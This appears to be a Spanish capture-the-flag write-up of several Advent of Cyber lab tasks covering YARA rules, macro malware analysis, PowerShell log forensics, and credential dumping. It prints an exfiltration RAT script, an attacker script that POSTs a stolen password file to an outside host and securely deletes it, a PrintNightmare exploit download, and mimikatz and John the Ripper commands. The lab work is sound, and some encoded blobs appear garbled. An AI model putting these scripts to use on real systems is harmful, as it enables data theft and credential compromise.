TLSH	T141A022003B0EEE2BA20B00200032E8B00808020E2CE00A3820A020B8C83308803EC228
File type	Text
Magic	ASCII text, with no line terminators
TrID	EICAR antivirus test file (100%)
File size	68 B (68 bytes)

History ⓘ

First Seen In The Wild	2005-10-17 22:03:48 UTC
First Submission	2006-05-22 12:42:02 UTC
Last Submission	2022-08-25 05:45:06 UTC
Last Analysis	2022-08-25 05:45:06 UTC

Figura 20.3: Más detalles sobre el archivo "testfile" en virustotal.com



21 Needles In Computer Stacks

21.1 Historia

Grinch Enterprises ha sido muy astuto este año, utilizando múltiples vectores de ataque (tanto conocidos como desconocidos) para causar estragos en Best Festival Company. ¡Faltan 4 días para Navidad y aún queda mucho trabajo por hacer! McBlue, la única persona técnica, sugirió usar automatización y herramientas para detectar archivos maliciosos en la red.

21.2 Reporte

Yara es una herramienta utilizada para automatizar el matching de patrones en archivos. En Yara se definen "reglas" -predicados en una lógica de primer orden sobre determinados strings de texto o hexadecimales- que luego pueden ser evaluadas sobre distintos archivos. Es utilizado principalmente para detección de malware, si se sabe que una determinada secuencia de código máquina es maliciosa se puede crear una regla en Yara que se cumpla solo cuando el código malicioso es detectado, luego si algún archivo cumple con la regla se puede concluir que es malicioso. Para definir predicados más complejos se usan operadores lógicos como `not`, `and`, `or` además de condicionales y expresiones regulares.

Se definió una regla Yara para detectar si un archivo es el Eicar testfile, se puede ver en la figura 24.1. Esta regla define 4 strings que sabemos que están presentes en el testfile y se cumple cuando están todos presentes. Correr Yara sobre un archivo con la opción `-m` imprime la metadata de la regla si esta se cumple, y la opción `-s` imprime los strings que fueron matcheados por la regla. Ver figura 24.2.

```
rule eicaryara {
    meta:
        author="tryhackme"
        description="eicar string"
    strings:
        $a="X50"
        $b="EICAR"
        $c="ANTIVIRUS"
        $d="TEST"
    condition:
        $a and $b and $c and $d
}
```

Figura 21.1: Regla Yara definida en el archivo "eicaryara".



```
ubuntu@ip-10-10-162-187:~/Desktop$ vim eicaryara
ubuntu@ip-10-10-162-187:~/Desktop$ yara -ms ./eicaryara testfile
eicaryara [author="tryhackme",description="eicar string"] testfile
0x0:$a: X50
0x1c:$b: EICAR
0x2b:$c: ANTIVIRUS
0x35:$d: TEST
ubuntu@ip-10-10-162-187:~/Desktop$ █
```

Figura 21.2: La regla se analiza sobre el archivo y el resultado es verdadero.

Si la regla definiera el string `$a="X50"` (reemplazando la letra "O" por el número 0) entonces la regla no se cumpliría, ya que el string no está presente y el predicado evaluaría a falso. Correr esta regla con la opción `-c` utilizada para contar la cantidad de matches devuelve 0, ver figura 23.3. La regla sí se cumpliría si se reemplazan los operadores `and` por operadores `or`.

```
ubuntu@ip-10-10-162-187:~/Desktop$ cat eicaryaramod
rule eicaryara {
    meta:
        author="tryhackme"
        description="eicar string"
    strings:
        $a="X50"
        $b="EICAR"
        $c="ANTIVIRUS"
        $d="TEST"
    condition:
        $a and $b and $c and $d
}

ubuntu@ip-10-10-162-187:~/Desktop$ yara -c ./eicaryaramod testfile
0
ubuntu@ip-10-10-162-187:~/Desktop$
```

Figura 21.3: La regla modificada no se cumple nunca.



22 How It Happened

22.1 Historia

McSkidy finalmente logró identificar el primer rastro de Grinch Enterprises dentro de su red. Están analizando las máquinas locales para determinar qué hicieron exactamente cuando ingresaron por primera vez a la red.

22.2 Análisis del incidente

En la máquina afectada se encuentra un archivo .doc que se sospecha puede haber sido el vector de ingreso de los atacantes. Utilizando la utilidad oledump del repositorio público <https://github.com/DidierStevens/DidierStevensSuite/blob/master/oledump.py> se analizó la estructura del archivo, ver figura 24.1. Analizando los distintos streams en busqueda del script malicioso que afectó el sistema se encontró que el stream número 8 contenía código malicioso, El dump del stream se puede ver en la figura 24.2.

```
C:\Users\Administrator\Desktop\Tools\oledump_V0_0_60>oledump.py C:\Users\Administrator\Desktop\Santa_Claus_Naughty_List_2021\Santa_Claus_Naughty_List_2021.doc
1:      114 '\x01CompObj'
2:      4096 '\x05DocumentSummaryInformation'
3:      4096 '\x05SummaryInformation'
4:      7211 '1Table'
5: 204592 'Data'
6:      97 'Macros/GrinchEnterprisesWasHere/\x01CompObj'
7:      318 'Macros/GrinchEnterprisesWasHere/\x03VBFrame'
8:      1650 'Macros/GrinchEnterprisesWasHere/f'
9:       84 'Macros/GrinchEnterprisesWasHere/o'
10:     580 'Macros/PROJECT'
11:    140 'Macros/PROJECTwm'
12: M 1879 'Macros/VBA/GrinchEnterprisesWasHere'
13: M  987 'Macros/VBA/Module1'
14: m  924 'Macros/VBA/ThisDocument'
15:   3501 'Macros/VBA/_VBA_PROJECT'
16:    921 'Macros/VBA/dir'
17:    4096 'WordDocument'
```

Figura 22.1: Obtención de la estructura OLE del archivo "Santa_Claus_Naughty_List_2021.doc".

```
C:\Users\Administrator\Desktop\Tools\oledump_V0_0_60>oledump.py C:\Users\Administrator\Desktop\Santa_Claus_Naughty_List_2021\Santa_Claus_Naughty_List_2021.doc -s 8 -S
GrinchEnterprisesIsComingForYou
ahNtWn10cVNHa25ERea10BaYRNBlmfd3R1VkJ0ZVp1Tk9aenURGhksNhA2F2bEobVuDrR1NhA3FPQEoWSUERE1VbdGVWQnR1WkdOT1p6dFRTamR5VUBKYRBATk8TQnQWtWprcUxCe25Ent
HT0ARGld5cGfwcnVys2BETHe12PQE4W50F0dhqgSEdaQnQnSUJgfMwBTXFPOE1hwk7jbU9Ahdbmdwq3JkR1d6dE9b05tVUFwamhpzFQOBtEEEqQaUhzcG13cmQWE3p0Seh6ERpXQnQWtU
dnYRNua0dWakRMSEAREhNaZw1PQE15t08KvYpqYg1ZQxtxVG90R1d6dE9b05tVUFwamhpzBZ7eVp1cmprkF9hWjVek5TT3oQkR3tnUtbegS5e08FZ3dgVTQnYST0AQBbt5EXZoYEpoxNUF7c
VRqZxNEde51EG92GkpcTnVJR2bhHL7c1Z3dGVTOAWdF7cVryEVTExQNE2hgcXdb3FuUdhr1Wkdd0dvpyG1SbGdU2p1tGhpaa21R2t1vnf0fk6t1tPdhbtU6pnE0Rpaa3r3R2aGBKcv1B
e3FuB0htwn10cU9BTXTenrbWpnE0R3tnUQb3YskJ0dU1HYGF3RnttE310E123tnUtbegWt0dR1VAt1dnQE51SH10FhNCdGVaGBxEkARDvpBtmVxeX8USEBkZV1AEEdvQEs5yU2BEtGhpZBj
zeVowZB0G1dqzxNeakitS0FcUtAEFaexxt10FnCv15ZHvQqnt5t0BNT23ER1L0nRUvnoRg1dqRExoawQSwXlaFzBwNzheWRYTp1R1pCdbZjQmAvZUfnCnU9ATWfaQntt10BaF1puZpbcn
RH3p0T1bV1m1VQxBq2EThbe21Nb0hpVx1-SBpqT09VR3tqREBraU9AEVWMr2tUrE1kZRFSzGFLQElpU0d0dUhqcGpoYpxV0AQRF22EHVKQk51S1UdgYhpqYg1nQmtpU0AQcVd6e25edrFPW
UJkw1NAEHJKYERMSH10t1B5e24acRF1E292bUxUdf1chtx10FwVkpZHVWR01TdxYTdxBZ2WlzcUhpbnF131cdg0tR3tp10ASw2ATk9WehFElw5nalt7YgpoYH5VUB0dU6EURMaRSU0fkd
dkRCd8dEwRSU0FkdVloc1MUYEpX0d9rCtU6EUtXeQWx2pnE0RBTrnQb3QaSkJ0dU1HYGF3RnttE310E123tnUtbegS50j0VFZye3TenRtTF0dVZHYGJXcntp1Ud0eck9BTxFu0nttE2pgcU5
CdFtPb0h5EkFkw2x6d3PYEpX0ARQFZye3ETenRtTF0dVZHa25WcnRxSGhgcUth3FLehFLV310FhNockx0RXJMSEAREhNAYBZ3eXQWSGhgcVdAEUBTYEpX0drctU6EutXeQWx29IcVNAEG
FVQB2Tgh3UGHpZBjZeVoWzkJ7bVRBEG1PaGBIFa==
```

Figura 22.2: Dump del contenido del stream 8 del archivo..

Se tenía inteligencia de que el payload estaría cifrado mediante cifrado XOR con



el valor decimal 35 y luego cifrado en Base64, por lo que se procedió a decodificar el stream malicioso, ver figura 23.3. Encontramos que a pesar de esta decodificación el stream seguía ofscado, en específico, tenía un segundo cifrado en Base64. Se procedió a añadir otro paso de decodificado desde Base64 y se obtuvo finalmente el script VBA infectó inicialmente el sistema. Este script se puede ver en la figura 23.4, es un troyano que recolecta archivos del directorio Pictures\Grinch2021 y los envía por correo electrónico al atacante.

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Base64
- Input:** The base64 encoded string: `ahNTnwlcvNHa25EeReAT0BaYRNBBwMfd3R1VkJ0Zv1Tk9aenURGhksxH2FzbObvUdr1Hh3FPQew0SUERE1VbdGVWQnRlwkdOT1p6dFRtAm5VUBKYRBATk8TQnQnThPnCUCk25EentHTARG1dscGfvvNy52BETEHie21PQe4h5WF0dhpg5EdaQnQnUSJgFnVBTXFPOc1hWk7JDUaWhdabedqW3JKr1d6dE9Qb05tVUWfamhpazFL0B8TEEEQaUhzcGl3cmQWE3pSEh6ErpXnqMTUdnYRNUea0dNaKMSAREHNAZMnPQe1ST0BKyhpgQ1GZQxtxvG90R1d6dE9Qb05tVUfwampBZBZEp10mpkFk9hMhJvek5TT30cKr3TnUTDqg5S030VWf3dgtVQnYST0Aqbt5ExZoEpxuUF7cVrqZxIEd051Eg92GkpcTnJ32Bhbh17c1Z3dgVTQnAld0f7cVryEvTtExQnE21gcXde3FudhFuLkwd0dpVpVYGISbgdauZp1tGhoa21xR2t1vnFktg1tLdhdtbUqne0paa3Far3R2aGBKv1Le3pUbhbtwn10cU98TXFTenRbaWpnnt0B3TnQb3yaskj00U1HYGF3RttE310E123TnUtbegfT0dri1VAT1dnQ51SH10fhnCdGVaagBekAr0pBtMvxExBUSEBkzV1AEEdvQ5y128EtGhpZB372evonZEBOG1dq2xhakaf150fNvU0TfNcV152HVQnQt08NT215ERJLQnR1dgrExoahQ5x1lafrn2BwhZhehRytGp1R1pzdJZQnA6ZUFnC9UATWfaQntT08Af1prz2pbmrvH3pT1BvTmLVQbxQd28ETHe21Nb0hpwX1rSpqgT0VR3tREBrau9AEKwR2tREjkZRF5GFQz1p0d0d0d0hqcGpdyExvBARQFZ2EHVKQk510dgYnpdYglnqmpu0AqCvd6e25Ed0RPmuJkw1NAEH0KYMISH10T1B5e24acRF1e292buCxdt1chTx10FwVkpzHwirR01tDxDYtxB2Zn1zCuhPbnf1M3Jcd0tR3tpT0ASW2tATk9wElhFElm5nalt7YgpoYeh5VUB0d0t6EURnaw5u0fkdKrcdbdew5u0fkd1c1NUVEp5x0drct6EUtxXQnE2pnER8RtnUQb3QaSkj00U1HYGF3RttE310E123TnUtbegs5030Wf2ye3TnrtTET0dV2HYGxncptTU08E0k0tBxFuQntt2pgUSCdfTp0n5Ekfkw2xd8dJpYpxv0ARQF2ye3TenrtTET0dV2h425VcnRxSGhgUHa3fLehFv3l0HnokxoRXJhSEAREhNAYBV3exQnSGhgCvdaEBUTyExps0drc16EutxExQnE291cvNAGFvQBF2TGhIUghZjZePolzKj7bVRBEG1paGBIFa==`
- XOR:** Key 35
- DECIMAL:** Scheme Standard
- Output:** The decrypted output string: `I0NyZnRpdlMgZ291cyB0byBAtWfuawFyVmlyBwqKgh0dhBz018vdHpdhC15jb20vbWfuawFydmlyYwplGzvc1B3cm1oaw5nIhRoaxMgyXdc1c9tZ5B5QVQhcgdkdXNlcm5hbml91kdayw5jaCSfbnrlcnbyXNlcy4yMD1xQgdtyv1s1mNb51KHBHC3N1b3kPS1TQG50Y0vkkY29taW5ndDB0P0hd1gokc210cF1nclZ1ciA91C1z2bxRwLmdtVyls1mLnvbsIK1G1zY90t615dy1vmp1yQgTm0lk1haWuTwFpb11c3Mhz2UKC1R2bxRwIDbgTmV3L91amJjcB0ZQxuThFpb5TDXRnQ2xp2n50KCR7txRwUyvdmYlaC10cpTAoK3HNtdAuRwShYm1u13N1d0g3HRYduWKKC1R2bxRwLk1lyZWR1bnRpYwzxzIDbgTmV3L91amJjdctTeXh0Zv0uTwv0Lk51dhdvcmDtcmvKw150aflsKC1c2Vbfz5ukGfcz3dvcn0pCgok1G1zY5Gcm9tIDbgTn1hbhRnC3ByZx1lbnrzZGVaxZ1cnIA21haWuV29tIgoK3G1zZySuby58ZQo0Ikdyaw5jaCSfbnrlcnbyXNlcy4y0dIxQ6dtVyls1mNb5IpCgokXnlnkVjZhK9111vdXlgcH1c2vudhigaf62Z5BhnJpmwK1S1K1rc2cuu3ViawjdcA1C1CDahJpc3RtYXgV21za6xpc3Q1cgokZm1sZXM0R2V0LUwuaivxsXR1bsaiJGVudjpvU0SF3PRk1lMRVxQaw0dXJ1c1xHcm1uY2gyMDIxXCKKc2zvcmVhYzgoJZpbGugaw4gJZpbGvzxKjQp7C1RhndHrY2htz2w51D0gbmV3Lw1iaMvjdCBETxEW02WtuvMwLk1hawuQxR8WbmwbnwCatQj3n11bnRMaXN0ICRmaWx1Lk21bgx0Ym11c1Rtc2cuQXR8WmlobwUdHluQhRkkCRt2cpC1RhdHRhY2htzW58Lkrpc3BvcuokTsKJG1zY5eaXnwB3n1KcK`

Figura 22.3: Intento de decodificación inicial, falta un decode desde Base64 para obtener el script en texto plano.



Inspección de otros streams, en específico del stream número 7, permite encontrar la flag de la tarea **YouFoundGrinchCookie**. Ver figura 23.5. Y si accedemos al directorio Pictures\Grinch2021 podemos encontrar en la única imagen del directorio la flag **S@nt@clAu\$IsrEAL**, ver figura 23.6.



```

1      #Credits goes to @ManiarViral (https://twitter.com/maniarviral) for
2      writing this awesome RAT!
3
4 $username="Grinch.Enterprises.2021@gmail.com"
5 $password="S@ntai$comingt0t0wn"
6 $smtpServer = "smtp.gmail.com"
7 $msg = new-object Net.Mail.MailMessage
8
9 $smtp = New-Object Net.Mail.SmtpClient($SmtpServer, 587)
10
11 $smtp.EnableSsl = $true
12
13
14
15 $msg.From = "santaspresentsdelivery@gmail.com"
16
17 $msg.To.Add("Grinch.Enterprises.2021@gmail.com")
18
19 $msg.Body="Your presents have arrived!"
20
21 $msg.Subject = "Christmas Wishlist"
22
23 $files=Get-ChildItem "$env:USERPROFILE\Pictures\Grinch2021\
24
25 Foreach($file in $files)
26 {
27     $attachment = new-object System.Net.Mail.Attachment -ArgumentList $file.
28         FullName
29     $msg.Attachments.Add($attachment)
30 }
31 $smtp.Send($msg)
32 $attachment.Dispose();
33 $msg.Dispose();

```

Figura 22.4: Script VBA incluido como macro en el archivo .doc totalmente deofuscado.

```

C:\Users\Administrator\Desktop\Tools\oledump_V0_0_60>oledump.py C:\Users\Administrator\Desktop\Santa_Claus_Naughty_Li
st_2021\Santa_Claus_Naughty_List_2021.doc -s 7 -S
VERSION 5.00
Begin {C62A69F0-16DC-11CE-9E98-0BAA00574A4F} GrinchEnterprisesWasHere
    Caption      = "YouFoundGrinchCookie"
    ClientHeight = 3015
    ClientLeft   = 120
    ClientTop    = 465
    ClientWidth  = 4560
    StartUpPosition = 1 'CenterOwner
    TypeInfoVer  = 4

```

Figura 22.5: Dump del stream número 7 revela una flag de la tarea.



Figura 22.6: Imagen que contiene la última flag de la tarea.



23 PowershElf Magic

23.1 Historia

Uno de los administradores con acceso al sistema Elf Dome Defense se dio cuenta de que el archivo con su contraseña no estaba en su escritorio. Sin la contraseña, no podrá iniciar sesión en el panel de control de la misión. McSkidy sospecha que quizás uno de los intentos de phishing anteriores tuvo éxito. McSkidy entra en acción. Debe inspeccionar los registros de eventos para determinar qué ha ocurrido y ver si puede recuperar la contraseña del archivo de texto eliminado.

23.2 Reporte de investigación

La información inicial con la que se contaba es la siguiente:

- El ataque ocurrió entre el 10 y el 12 de Noviembre de 2021.
- Se reportaron eventos sospechosos identificados por el id 4103 y 4104.
- Se sospecha que hay tráfico web involucrado.
- Se sospecha que el ataque involucró comandos de Powershell.

Se procedió a investigar los eventos que coincidan con estos indicios utilizando el Full Event Log Viewer, ver figuras 24.1 y 24.2. A simple vista a partir del campo "descripción" de los distintos resultados de la búsqueda ya está claro que estos eventos son maliciosos, se puede ver que se está obteniendo código relacionado con la vulnerabilidad **CVE-2021-1675**, esta vulnerabilidad tiene que ver con el subsistema de spooling de Windows y permite ejecución de código arbitrario. Todo parece indicar que esta vulnerabilidad fue explotada para obtener acceso al sistema.




Figura 23.1: Parámetros de búsqueda en Full Event Log Viewer.

Event Time	Re...	Event ...	Level	Description
11/11/2021 7:23:...	669	4104	Verb...	Creating Scriptblock text (1 of 1):wget https://raw.githubusercontent.com/calebstewart/CVE-2021-1675/main/CVE-2021-1675.ps1 -outfile grab.ps1 -usebasicparsing Scr...
11/11/2021 7:23:...	670	4103	Info...	CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest" ParameterBinding(Invoke-WebRequest): name="OutFile"; value="grab.ps1" ParameterBinding(Invok...
11/11/2021 7:23:...	707	4104	Verb...	Creating Scriptblock text (1 of 1):function Invoke-Nightmare{ <# ...SYNOPSIS Exploits CVE-2021-1675 (PrintNightmare) Authors: Caleb Stewart - http...
11/11/2021 7:26:...	748	4104	Verb...	Creating Scriptblock text (1 of 1):\$file = Get-Content C:\Users\Administrator\Desktop\password.txt \$key = (New-Object System.Text.ASCIIEncoding).GetBytes("3pn50vk...
11/11/2021 7:27:...	753	4103	Info...	CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest" ParameterBinding(Invoke-WebRequest): name="Uri"; value="http://10.148.96.4321/" ParameterBind...
11/11/2021 7:28:...	763	4104	Verb...	Creating Scriptblock text (1 of 1):wget https://download.sysinternals.com/files/SDDelete.zip -outfile del.zip -usebasicparsing ScriptBlock ID: cc0a9e1a-596d-4582-8af7-4af...
11/11/2021 7:28:...	764	4103	Info...	CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest" ParameterBinding(Invoke-WebRequest): name="OutFile"; value="del.zip" ParameterBinding(Invoke-...

Figura 23.2: Resultados de búsqueda en Full Event Log Viewer.

Investigando más en detalle cada log se puede dilucidar el proceso de ataque. El primer log -record id 669- se puede ver en la figura 23.3, este log de nivel verbose nos indica que se descargó un archivo .ps1 (un script de powershell) desde el url <https://raw.githubusercontent.com/calebstewart/CVE-2021-1675/main/CVE-2021-1675.ps1>. El siguiente log -record id 670- es de nivel informativo y nos da mucha información sobre el contexto de ejecución del comando wget que se utilizó para obtener el script, por ejemplo, sabemos que el comando se ejecutó como el usuario "elfmcnealy", ver figura 23.4.



```
Creating Scriptblock text (1 of 1):
wget https://raw.githubusercontent.com/calebstewart/CVE-2021-1675/main/CVE-2021-1675.ps1 -outfile grab.ps1 -usebasicparsing
ScriptBlock ID: 409d075b-9494-4f01-9b2f-7d24e85f03d4
Path:
```

Figura 23.3: Log record id 669.

```
CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest"
ParameterBinding(Invoke-WebRequest): name="OutFile"; value="grab.ps1"
ParameterBinding(Invoke-WebRequest): name="UseBasicParsing"; value="True"
ParameterBinding(Invoke-WebRequest): name="Uri"; value="https://raw.githubusercontent.com/calebstewart/CVE-2021-1675/main/CVE-2021-1675.ps1"

Context:
Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.17763.592
Host ID = b187ac2f-f949-4f58-be82-4d925675f94c
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Engine Version = 5.1.17763.592
Runspace ID = f31b3f8b-b14b-469d-9421-e4a4884fb1a2
Pipeline ID = 14
Command Name = Invoke-WebRequest
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 32
User = TBFC-AOC23\elfmcnally
Connected User =
Shell ID = Microsoft.PowerShell
```

Figura 23.4: Log record id 670.

El script puede ser inspeccionado en github, el script explota la vulnerabilidad de manera local para generar un nuevo usuario con privilegios de administrador y una contraseña conocida. el tercer log -record id 707- nos indica que el script fue ejecutado, por lo que el atacante habría escalado privilegios en este punto. El script parece haber sido ejecutado sin especificar el nombre del nuevo usuario administrador ni la nueva contraseña por lo que el nuevo usuario tendrá el nombre predeterminado por el script "admln" y la contraseña 'P@ssw0rd'. El script es invocado utilizando el comando invoke-nightmare.



El cuarto log -record id 748- muestra un script que fue ejecutado como el usuario "adm1n", el script es el siguiente:

```
1 $file = Get-Content C:\Users\Administrator\Desktop\password.txt
2
3 $key = (New-Object System.Text.ASCIIEncoding).GetBytes("j3pn50vkw21hhurbqmxj1pmo9doiukyb")
4
5 $securestring = new-object System.Security.SecureString
6
7 foreach ($char in $file.toCharArray()) {
8
9     $secureString.AppendChar($char)
10
11 }
12
13 $encryptedData = ConvertFrom-SecureString -SecureString $secureString -Key
14     $key
15
16
17 Invoke-WebRequest -Uri http://10.10.148.96:4321 -Method POST -Body
18     $encryptedData
19
20
21 wget https://download.sysinternals.com/files/SDelete.zip -outfile del.zip -
22     usebasicparsing
23 sleep 10
24
25 expand-archive del.zip
26
27 sleep 5
28
29 cd del
30
31 .\sdelete.exe -accepteula C:\Users\Administrator\Desktop\password.txt
32
33 exit
```

Vemos que se envió el archivo password.txt de manera cifrada mediante una POST request HTTP al uri http://10.10.148.96:4321. Además se descargó y se utilizó una utilidad llamada sdelete.exe para eliminar el archivo "password.txt". Inspección del



log que informa sobre la ejecución del programa `sdelete -record id 834-` indica que el archivo fue borrado el 11/11/2021 a las 7:29:27 PM.

Utilizando un script que decodifica el archivo utilizando la misma clave que se uso para codificarlo y tomando la raw data de la POST request que se ve en el log de la figura 23.5, podemos obtener el contenido del archivo password.txt. El script que desencripta este texto se ve en la figura 23.6 y el resultado es **Mission Control: letitsnowletitsnowletitsnow**.

```
CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest"
ParameterBinding(Invoke-WebRequest): name="Uri"; value="http://10.10.148.96:4321/"
ParameterBinding(Invoke-WebRequest): name="Method"; value="Post"
ParameterBinding(Invoke-WebRequest): name="Body";
value="76492d1116743f0423413b16050a5345MgB8AEcAVwB1AFMATwB1ADgALwA0AGQAKwBSAEYAYQBHAE8ANgBHAG0AcQBnAHcAPQA9AHwAMwB1AD
AAyBmADAAYQAzAGEANGBmADkAZQAOADUAMABiADkANGa4ADcAZgA3ADAAMQA3ADAAOAB1ADkAZAA2ADgAOQA2ADAAQAzAGEAZAA4AGMANQBjADIA
AA4ADYAYQAOADMAMABkADkAMwB1ADUAYQbHADIANwA5AGMAYQA1ADYAYQAzAGEAYQAzADUAMABjADAAMwA2ADYANAB1ADYAOAA4ADQAYwAxAGMAYwAxADk
NwBiADIANAAzADMAMAAzADgAYQA5ADYANAAzADEANAA2AGUAZgBkAGEAMAA3AdcANQAyADcAZgB1ADMAZQA3ADUANwAyADkAZAAwAGUOQA5ADQAOQA1A
GQAYQBkADEANQAxADYANwA2AGTAYQBjADAAMQA0AGEAOQA3ADYAYgBkAGMAOAxAxAGMAZgA2ADYOAOABjADEAMABmADcAZgAyADcAZgBjADEAYgA3AGYAOA
A3AGIANQAyAGUAmwA4ADqAYQAxADkANGa4ADMA"
TerminatingError(): "The pipeline has been stopped."
```

Figura 23.5: Log record id 753.

```
decryptor - Notepad
File Edit Format View Help
Text.ASCIIEncoding).GetBytes("j3pn50vkw21hurhbmj1pmo9doikyb")
3f0423413b16050a5345MgB8AEcAVwB1AFMATwB1ADgALwA0AGQAKwBSAEYAYQBHAE8ANgBHAG0AcQBnAHcAPQA9AHwAMwB1ADAAyQAzAGEANGBmADkAZQAOADUAMABiADkANGa4ADcAZgA3ADAAMQA3ADAAOAB1ADkAZAA
-SecureString -key $key | ForEach-Object {[Runtime.InteropServices.Marshal]:PtrToStringAuto([Runtime.InteropServices.Marshal]:SecureStringToBSTR($_))}
```

Figura 23.6: Script para descifrar la contraseña.



24 Leanin From The Grinch

24.1 Historia

McSkidy ha aprendido mucho sobre cómo opera Grinch Enterprises y quiere prepararse para futuros ataques de cualquiera que odie la Navidad. A partir de un análisis forense que hicieron, notó que Grinch Enterprises realizaba algunas actividades maliciosas. Ella quiere realizarlos en la misma máquina que comprometieron para comprender un poco mejor a sus adversarios.

24.2 Descifrado de contraseñas

Se accedió a la máquina mediante RDP y se utilizó la herramienta `mimikatz` para dumper los hashes de las contraseñas de los usuarios del sistema, ver figura 24.1. Se procedió a intentar crackear el hash del usuario "emily" utilizando la lista de palabras "rockyou.txt" y la herramienta `John the Ripper`. El intento de descifrado por fuerza bruta fue exitoso y se encontró que la contraseña del usuario es **1234567890**. Ver figura 24.2



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 560171 (00000000:00088c2b)
Session           : Interactive from 0
User Name         : emily
Domain            : THM
Logon Server      : THM
Logon Time        : 8/26/2022 2:01:23 PM
SID               : s-1-5-21-1966530601-3185510712-10604624-1009

msv :
[00000003] Primary
* Username : emily
* Domain  : THM
* NTLM    : 8af326aa4850225b75c592d4ce19ccf5
* SHA1    : 8c4c6c4e493ec2beef5f6f6a9c4472c13bed42e8

tspkg :
wdigest :
* Username : emily
* Domain  : THM
* Password : (null)

kerberos :
* Username : emily
* Domain  : THM
* Password : (null)

ssp :
credman :
```

Figura 24.1: Uso de `mimikatz` para la obtención de las contraseñas hasheadas. El primer comando es para revisar si se tienen los privilegios necesarios para realizar el dump,

```
(kali㉿kali)-[~/aoc]
└─$ john --format=NT -w=/usr/share/wordlists/rockyou.txt emilyHash --pot=output.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
1234567890      (?)
1g 0:00:00:00 DONE (2022-08-26 10:14) 11.11g/s 2133p/s 2133c/s 2133C/s 123456 .. november
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Figura 24.2: Bruteforcing del hash NTLM asociado a la contraseña de "emily",



25 Final

Habiendo completado todas las tareas del módulo se obtuvo una badge certificando que fue completado.



Figura 25.1